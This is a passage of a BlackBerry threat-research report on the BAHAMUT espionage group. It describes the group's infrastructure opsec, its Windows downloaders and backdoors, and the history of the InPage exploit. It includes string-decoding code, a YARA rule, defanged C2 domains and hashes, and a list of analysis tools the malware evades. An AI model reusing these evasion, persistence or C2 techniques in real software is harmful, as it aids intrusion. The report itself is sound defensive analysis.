
In a departure from BAHAMUT tactics described in prior research by others, BlackBerry today observes that there is no domain or IP address cross-over between operational functions in the group's current tradecraft. We find, for example, that no domains or IP addresses used to control or distribute Windows malware are used for phishing or to administer malware designed for any other operating system. Similarly, it is rare that any single server is used for more than a single mobile application at any given time. BAHAMUT ensures that no hosting provider is leveraged too heavily and spreads its current active infrastructure across more than 50 different hosting providers, thereby ensuring operational continuity if any single campaign is identified or a set of malware samples is disclosed. This is likely enormously time consuming, expensive, and requires considerable attention to detail.

As researchers, we must weigh the cost-benefit of releasing information given the impact it will have on both defenders and attackers. Given the benefit of better historical visibility, BlackBerry can assert that prior research on BAHAMUT had little to no effect on the overall operational capabilities of the group. The group either quickly built new infrastructure or shifted their operations to other existing servers. This suggests that the group is either extremely well-funded or had stockpiled enough resources to weather any potential storm.

BAHAMUT is meticulous with their domain registrations, ensuring different privacy services are used, domains are purchased from a variety of different registrars and resellers, and the group limits the number of domains that could be associated with any single email address. Some of the first public research on the group was released by Kaspersky (Legezo, 2016), which did not attribute the activity they discovered to any threat actor. In retrospect, it appears that a common email address, "david.ryall[at]mail.ru", was present within a large number of the domains' Start of Authority (aka SOA, or responsible party) records. This email could have been used to link several disparate Windows-based C2 domains to one another. BlackBerry only recently noticed this. However, BAHAMUT spotted it immediately following that publication, and going forward the group safeguarded against linking more than a few domains to any single email address. Similarly, after Bellingcat noted the group's preference for "mail.ru" email addresses, BAHAMUT immediately shifted to the free provider "pobox.sk", which Bellingcat subsequently noted in their follow-up post. At present, the group prefers to use the providers "mail-king.com", "posta.ro", and "all.bg".

In sum, BlackBerry finds BAHAMUT to be well above average in its social engineering. The group has truly impressive operational security that enables them to continue to attack despite numerous, repeated attempts to expose their operations.

tradecraft



Windows Jedi Math Tricks

Tradecraft: Windows Jedi Math Tricks

While a good portion of the BAHAMUT tradecraft is focused on drawing targets into position for credential harvesting, the group is known to deploy malware for Android, iOS, MacOS, and Windows. In prior research, including research conducted by Cylance (acquired by BlackBerry in 2019), it has been noted that the Windows malware employed by the group is typically open-source, but heavily obfuscated. In other research, we've seen discussion of BAHAMUT malware that was previously associated with various other APT groups. The use of malware in this way reflects the group's dedication to operational security and evasion of attribution by security researchers. If analysts rely solely on the signatures of publicly available malware and open-source exploits, the hand of the operator can remain hidden among an impossibly long list of suspects.

In this section, BlackBerry explores some of the intricacies of BAHAMUT's current (or recent) Windows malware. While only a few representative samples are explored in detail in this paper, the analysis reflects an understanding built upon the review of several hundred more.

Many of the recent BAHAMUT Windows samples BlackBerry identified use an interesting string encoding method that takes advantage of floating-point calculations. These calculations are performed on the x87 math co-processor and require a deeper understanding of what exactly those eight extra memory registers do. BlackBerry had not observed floating-point calculations used in decoding/decryption functions in malware frequently in the past. In order to proceed with the analysis of these samples, BlackBerry reimplemented the function into an easy to understand Python3 prototype below:

```
import binascii
import math

def is_prime(a_val):
    math_point = int(math.sqrt(a_val))
    for cnt in range(math_point, 1, -1):
        if math.fmod(a_val,cnt) == 0.0:
            return False
    return True

def decode(in_str):
    byte_str = binascii.unhexlify(in_str).decode('utf-8')
    ret_list = []
    for cnt, a_byte in enumerate(byte_str):
        val = ord(a_byte)
        val_2 = (val - 3) if (cnt & 1) != 0 else (val + 5)
        if is_prime(cnt+1):
            ret_list.append(chr(val-1))
        else:
            ret_list.append(chr(val_2))
    return(''.join(ret_list))
```

Figure 24: Python snippet to decode strings in recent BAHAMUT downloaders

Having a grasp now of this unique encoding method, BlackBerry then searched for and identified the following recent Windows-related domains and IP addresses. BlackBerry was able to uncover Windows samples which communicated with or were downloaded from the following domains and IP addresses:

Indicator Type	Indicator	First Active	Last Active
IP	91.219.238[.]246	4/18/2018	-
IP	81.177.3[.]119	11/20/2018	-
Domain	lobertica[.]info	1/16/2020	-
Domain	hypforever[.]com	1/3/2020	-
Domain	tierradom[.]com	12/26/2019	-
Domain	treemanic[.]com	12/19/2019	-
Domain	optusiy[.]com	12/12/2019	-
Domain	trioganic[.]com	10/10/2019	2/7/20
Domain	cocahut[.]com	8/19/2019	2/17/20
Domain	opticzstore[.]com	7/26/2019	11/5/19
Domain	medieczema[.]com	7/1/2019	2/21/20
Domain	musicbandfiles[.]com	2/28/2019	-
Domain	poiusavid[.]com	1/18/2019	9/30/19
Domain	trailhinder[.]com	1/7/2019	10/14/19
Domain	cyroonline[.]com	11/21/2018	2/16/20
Domain	opticscold[.]com	11/17/2018	8/19/19
Domain	signtabo[.]com	10/30/2018	-
Domain	zhqdgk[.]com	10/23/2018	2/17/20
Domain	regditogo[.]com	9/22/2018	1/11/20
Domain	weddnest[.]com	9/19/2018	3/8/20

Table 5: Recent BAHAMUT Windows-based Indicators

BlackBerry identified a couple of different varieties of downloaders, all programmed in different languages. One of them was programmed in BAHAMUT's much-favored Visual Basic 6. While VB6 is generally thought of as one of the most simplistic languages in which to program, it is also one of the most time consuming to fully reverse engineer. That's because it provides the programmer the option of compiling the code natively, which was exactly what BAHAMUT did. Let's consider one representative hash:

89757d680aade313afa6a2c6274c5034e5099fa70b55782e023f0c7db23d5e9f

The sample was first served from the URL “http://optusiy[.]com/nfgdo/dachost.jpeg” and communicated to the URL “http://signtabo[.]com/shdgfhf/rhfdshf.php.” Strings were readily decoded from these samples using the function provided above.

This piece of malware was a simple downloader which checked the site for additional payloads to retrieve and execute. BAHAMUT then deployed backdoors and file harvesting tools that communicated with or were delivered from the above domains. The encoding method employed in them was slightly different but could be readily decoded with the following function:

```
import binascii

def decode(a_str):
    bin_str = binascii.unhexlify(a_str)
    decoded = ''.join([chr(a_byte + (-13 if (cnt % 2)==1 else 13)) for cnt,
a_byte in enumerate(bin_str)])
    return decoded
```

Figure 25: Python snippet to decode strings

BlackBerry identified approximately 24 samples which used this particular encoding method. Slightly more than a dozen of those used a protocol similar to previous BAHAMUT samples and directly communicated to BAHAMUT-controlled domains, many of which contained various randomly named web paths and PHP pages:

- http://airfitgym[.]com/ldfjfew/pfhee.php
- http://airfitgym[.]com/wgdejwqefyhek3db/wwurd7edg63hujbsdj.php
- http://citrusquad[.]com/bhdsgfj/hegfd.php
- http://citrusquad[.]com/effgubojkbf/pjkdfhjferfrds.php
- http://citrusquad[.]com/oewfugjfae/tdsbhmfvtehg.php
- http://citrusquad[.]com/ohdfgfe/ddshfhd.php
- http://citrusquad[.]com/udfdjdfffw/hftsdhfhnkrn.php
- http://citrusquad[.]com/usefjdfws/hesgfjghbf.php
- http://citrusquad[.]com/xrsadgh/whfsoprtw.php
- http://regditogo[.]com/isgdhbdfs/dfdsfjkfgcsd.php
- http://regditogo[.]com/xejdfsfe/kgsghxuy.php
- http://regditogo[.]com/ytydfhbvfy/ugfbfdjna.php
- http://signtabo[.]com/ksahdugevfdjevshbsyavyvwe/xjgfysebdsfredg.php
- http://tierradom[.]com/ljdjkfhufe/ohsdffjjdgf.php

BlackBerry examined one of these samples more closely, focusing on some interesting strings that showed the YouTube™ site may have been utilized for communicating with the backdoor. Initially, we inferred this by strings present in the malware. Later, we confirmed it through code analysis. Here’s an example:

08e65f09e41da3bc211a77ced8af657bde00d7a2b93d77446f29b6c8c3262ccd

The file was programmed in Visual Basic 6 and utilized six different timers to perform various tasks.

Description	Purpose
Timer1	Created the file "C:\Users\AppData\Roaming\Microsoft\System_log"
Timer2	Downloaded and executed a payload based upon root URL http://citrusquad[.]com/usefjdfws and a payload name returned from Timer5
Timer3	1. Collected information about the victim system including installed AV software, installed software, computer name, username, and other basic information via WMI. This information was posted to the PHP page "http://citrusquad[.]com/usefjdfws/hesgfjghbf.php" using several randomly named variables. 2. The POST request used a unique User-Agent "nkjsdhfsdf343434fdxfd" 3. This timer also created a file named "ugefy.dat". The purpose of this file was unclear.
Timer4	Established persistence for the backdoor by creating the LNK file "%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\wickpot.lnk"
Timer5	Communicated with "citrusquad[.]com" to a custom URL. It split the returned data using the string "%~%". If the preceding string was "flop" it would initiate Timer2 and download and execute a new payload. Otherwise it would initiate Timer6.
Timer6	Verified network connectivity by using the command "ping -n 2 -w 300" to send two ping requests to "google.com". If the ping requests came back successfully it initiated Timer3.

Table 6: Details of a recent VB6 BAHAMUT backdoor

There was additional functionality to determine if someone was attempting to analyze the backdoor that was associated with Timer3. This caught BlackBerry's attention because its purpose appeared to be to simply alert BAHAMUT to the fact that an analyst was trying to examine one of its files. BlackBerry even observed evidence of BAHAMUT reacting to such notice and subsequently changing tack. The backdoor attempted to determine whether any of the following process names were active on the victim system via CreateToolhelp32Snapshot:

- hexeditor
- hworks
- ida
- ollydbg
- pexplorer
- windbg
- wireshark

Note that all the names above reference tools commonly used in forensic or malware analysis. If one of the process names was identified, the malware would communicate those details back to the C2 encoded within the URL parameters passed to the PHP page.

BlackBerry discerned the presence of several encoded strings within the backdoors that invoked YouTube functions, including finding and watching specific videos:

> http://www.youtube[.]com/get_video.php?video_id=; and http://www.youtube[.]com/watch?v=

After thorough analysis, BlackBerry was unable to confirm if YouTube was used for any C2 function. Instead, it appeared more likely that the backdoors could be instructed to view certain videos to artificially inflate view counts. BlackBerry assesses with medium confidence that the YouTube functions of recent BAHAMUT samples may have been designed to legitimize the “fake” assets they also cultivated and deployed. BlackBerry had not found any YouTube videos involved in this scheme at the time of writing.

Attribution

Connecting the Dots – A Serpentine Tale of Attribution

At the onset of this research project, BlackBerry had a solid grasp of BAHAMUT's existing infrastructure across different operational domains: Android, iOS, credential harvesting, etc. We then set out to connect the currently observable infrastructure to that named in the previous, historical research surrounding the group. Our hope was to tie what appeared to be a bunch of loosely connected findings together in a way that could be readily grasped and fact-checked by the wider security community. Along the journey, BlackBerry hoped to succeed in tightening the attribution of this group. After an exhaustive review, BlackBerry estimates that Collin Anderson and Claudi Guarnieri proposed the most plausible attribution theory to date, i.e. that BAHAMUT is likely a mercenary group offering hack-for-hire services to a wide range of clients.

Kaspersky's "InPage" — Access to Zero-Day Exploits

We began with some of the earliest research that could be directly connected to BAHAMUT: Kaspersky's 2016 InPage vulnerability research (Legezo, 2016). In their write-up, Kaspersky revealed that an unnamed group was using a zero-day exploit that took advantage of a vulnerability in a word processor called InPage. InPage is popular in Urdu, Persian, and Arabic speaking countries. The targets of the vulnerability were noteworthy because the software company listed most of the major newspapers in both India and Pakistan among its users (http://www.inpage.com/Home/Users).




Figure 26: Screenshot of news organizations using the InPage word processing software as reflected on the InPage website in August 2020

Despite the significance of their findings, Kaspersky did not attribute the attack to any group. As discussed below, BlackBerry was able to directly link two samples mentioned in the InPage write-up to some of the most recent BAHAMUT Windows samples we identified separately.

In their report, Kaspersky disclosed that the vulnerability they identified was eventually assigned the designation “CVE-2017-12824” even though they appeared to have reported it to the vendor and CERT-IN sometime in the latter half of 2016 (Legezo, 2016). Initially, BlackBerry was only able to trace this exploit to June 1, 2016 based upon the following sample listed in Kaspersky’s write-up:

9bf55fcf0a25a2f7f6d03e7ba6123d5a31c3e6c1196efae453a74d6fff9d43bb

However, BlackBerry noticed an intriguing response to the research in the comment section of the webpage left there by a user calling him/herself “engineer,” who suggested the exploit had been used even earlier in time. This turned out to be a decisive clue, one BlackBerry pursued further.

Figure 27: Comment posted by "engineer" on Kaspersky's InPage blog

By leveraging QiAnXian's deeper analysis of the InPage exploit published two years later (奇安信威胁情报中心, 2018), BlackBerry learned that the last modification time of the "InPage100" stream in the samples they documented was December 17, 2009 09:47AM. The researchers at QiAnXian did not adjust for the time zone of their analysis machine, and the true UTC datetime was "12/17/09 1:47:53 AM". This timestamp could very well have indicated the actual development date, although the researchers did not state as much. A simple command to convert Microsoft timestamps to a human readable date is: "w32tm.exe /ntte *{decimal datetime}*", where the decimal datetime is the decimal value of the hex timestamp in this case "0x01CA7EBAF2A7F1F0".

Timestamps are easily changed, and are often modified to thwart analysis. We wanted to see whether any other documents could be found with the timestamp *unchanged*. BlackBerry developed a simple YARA signature to identify InPage documents with the same time/date stamp:

```
rule inPage_exploit_timestamp
{
        strings:
                $dt = {F0 F1 A7 F2 BA 7E CA 01}
                $inp = {49 00 6E 00 50 00 61 00 67 00 65 00 31 00 30 00 30}
        condition:
                $dt and $inp
}
```

Figure 28: YARA rule to identify timestamped InPage documents

Using the rule above, BlackBerry confirmed the hypothesis by locating the sample: "f1fa2da3ad8ec31e16e560eb716c9e83a797bf870ab84ec147489a15894da1d2". This sample established that the InPage exploit went even further back than first posited by "engineer", who suggested it dated to circa 2014. The file referenced above was first submitted to a commonly used malware repository on March 18, 2010. This confirmed that the zero-day was used for at least six years prior to being discovered by Kaspersky. In the context of the information security community, that is an extremely long time.

With that startling revelation in hand, BlackBerry considered why it took so long to find. One possibility is that it was used only in highly targeted instances and the victims noticed no discernable effects to their systems. An extremely limited scope in targeting would prevent the samples from being discovered and analyzed. Another possibility is that more than one actor including BAHAMUT may have discovered, co-opted, and utilized the exploit before it was ultimately discovered by Kaspersky. BlackBerry decided to explore this a bit more.

A Slight Detour on the Silk Road

BlackBerry took a deeper look at the "f1fa…" sample. To begin with, we noticed the marker of the first significant piece of shellcode was "Y!ngY!ng". Instead of using a download-and-execute shellcode, as was typical in many of the later exploits, the document carried its own embedded and encoded payload. The payload was extracted from the document by carving, starting at offset 0x2800 with a size of 0x6400. The payload was encoded using a simple ROR against 0x1 followed by an XOR against the byte 0xEC. Once extracted this executable had the following hash:

- e67404fe5863f92cabc51e842683a2c02eb1f6707fb6ddfddaf847aa1eaca643

This binary payload contained yet another encoded payload within it beginning at file offset 0x3630. The binary would have to be launched with administrative privileges from the exploit because it attempted to read the first 0x400 bytes of the C: drive. The binary used the first value it read in as an XOR key to decode more shellcode within itself. If the C: drive was not bootable on the hard drive this payload would likely fail to function properly. But, if the C: drive was the first partition on disk and bootable, the byte "0xEB" would be used as the XOR key.

What Is Dead May Never Die

The first stage of shellcode then decrypted a second stage using the XTEA algorithm. This final stage of shellcode communicated with the domain "leelee.dnset[.]com" and appeared to spawn a popular Chinese RAT that hasn't died off despite being known to the security community for many years: PoisonIvy. Based upon crossover with the IP address 63.251.21[.]135 and similarities in malware, this particular sample was easily linked to the targeting a group in diaspora perceived to be a potential threat to the power of the Chinese Communist Party. Specifically, the domain "uyghuri.51vip[.]biz" can be linked via a shared IP address "68.68.47[.]153" to a handful of targeted attacks and other related dynamic DNS domains that spanned the time period from early 2010 into mid 2016:

uygur.eicp[.]net	uyghurie.51vip[.]biz	uygur.51vip[.]biz
uygur.xicp[.]net	uygur.5166[.]info	

The domain "leelee.dnset[.]com" was even explicitly associated with a human-rights NGO representing a minority living in China within an academic paper presented at the USENIX Conference in 2014 (Le Blond, et al., 2014).

Later, BlackBerry identified a second early InPage document that leveraged the same exploit:

99e274c1bc0b12f2d7b0bdf36ae515af8ba3bbb1d788806ddb7908f239bff985

This document was submitted to a commonly used malware repository in March of 2011. It used the same shellcode marker as described above and also contained an embedded payload, although it was encoded this time with a ROR 0x1 and XOR with 0xB1. The decoded payload, "fb4e97bdffe2ad617cd42d5ef5e9bed60b9422db3375acd91b043b33b71776e3" carried a functionally similar PoisonIvy sample within its resource section. The final payload used a different XTEA key and communicated to the domains "kannat.ns01[.]us" and "aspnet.dyndns[.]info".

BlackBerry took another brief detour to go search for the aforementioned shellcode marker found in the 2009 document: "Y!ngY!ng". BlackBerry identified three additional InPage exploit documents with this seemingly unique marker:

013417bd5465d6362cd43c70015c7a74a1b8979785b842b7cfa543cb85985852
a7a746881aed3442af5f2568632ecc2c9a20dc40887287791a0911d5943903a4
b32faeb66cffd6a380b6b0094918a21e44357b85f91029030e956a24bed67f5c

The binary beginning "01341" was mentioned in a Microsoft blog in late 2018 (Office 365 Threat Research Team, 2018). BlackBerry tracks the payload described in that research as associated with yet another Chinese threat actor described publicly as BANECHANT or MM-CORE. All of this suggests that Chinese authors were likely the first to find and exploit the InPage vulnerability in-the-wild in pursuit of surveilling a particular population of interest.

After careful consideration, BlackBerry assesses with high confidence that BAHAMUT likely found and co-opted the InPage exploit in-the-wild, as it retained the same exact timestamp found in the earlier Chinese developed exploit documents. While it would be trivial to modify timestamps to impede analysis and attackers usually do this, all of the InPage exploits BlackBerry identified contained this same, unmodified timestamp. The failure to change this one, seemingly small detail proved to be highly unique and enormously consequential. From the attacker perspective, this was a game-changing oversight, one that ultimately contributed to our high confidence assessment. These findings should additionally give readers pause to question previous community findings about how all the things are "connected" through the use of CVE-2017-12824.

Tenuous Connections

BlackBerry assesses that the continued use of CVE-2017-12824 is an unreliable indicator to connect attack groups to one another following Kaspersky's 2016 publication. This is especially true considering the high likelihood that BAHAMUT co-opted the exploit from its original Chinese authors. Other threat groups with an interest in Urdu speaking countries could do exactly the same. BAHAMUT's documented propensity for mimicking other groups' methods also casts some doubt on Trend Micro's connection to CONFUCIUS based on the identical use of the filename "winopen.exe". This postulate becomes even more poignant when considering that the exploit essentially became public knowledge following Kaspersky's 2016 publication.

Kaspersky: Under the Microscope

Returning now to the Kaspersky write-up, BlackBerry took note of the fact that the InPage documents described were used to target both "financial and governmental institutions." Kaspersky identified banks in Asia and Africa as specific targets, and they provided a screenshot showing a relevant phishing email from April 10, 2013:




Figure 29: Phishing email from Kaspersky's 2016 InPage blog

Curiously, the date of this phishing email *predates* other time references within the text of the article by nearly three years. This prompted BlackBerry to examine the samples Kaspersky had listed much more closely, specifically:

085de1580421aefe1d581f4b6012a485e2665cee78630b6a0c311ee3bc8409b6
43ffd4791798059b29170fe9b6d37cb3a18b1907c2b58a3c804973ca1d656505

The sample beginning "085" communicated directly to an IP address "91.219.238[.]246". This IP was significant because BlackBerry noted that recently developed and undisclosed BAHAMUT malware samples communicated with the same exact IP address. We then identified eleven other samples in total that communicated with this IP. They were all Windows malware:

1305e7aea00eadecdc6fe143c0e91f93e9b6d5dc13407375e0e3dab7e5b99072
20862996f0511f9a3bd1d92c690bb499a6fbb07683889cba2c2d574a34d881da
541cb62c5a9583f82b89c73b47b495be2485b20d95120aab7e3552ce71fc0774
7b3a0273ca92cb17656df4522779b92d43bdbee1980eb4302c949f30dae8d0fa
9c03e5e4fb8774b28a56ca519e8a9de0f5704674d91bac6ffb129426b830755e
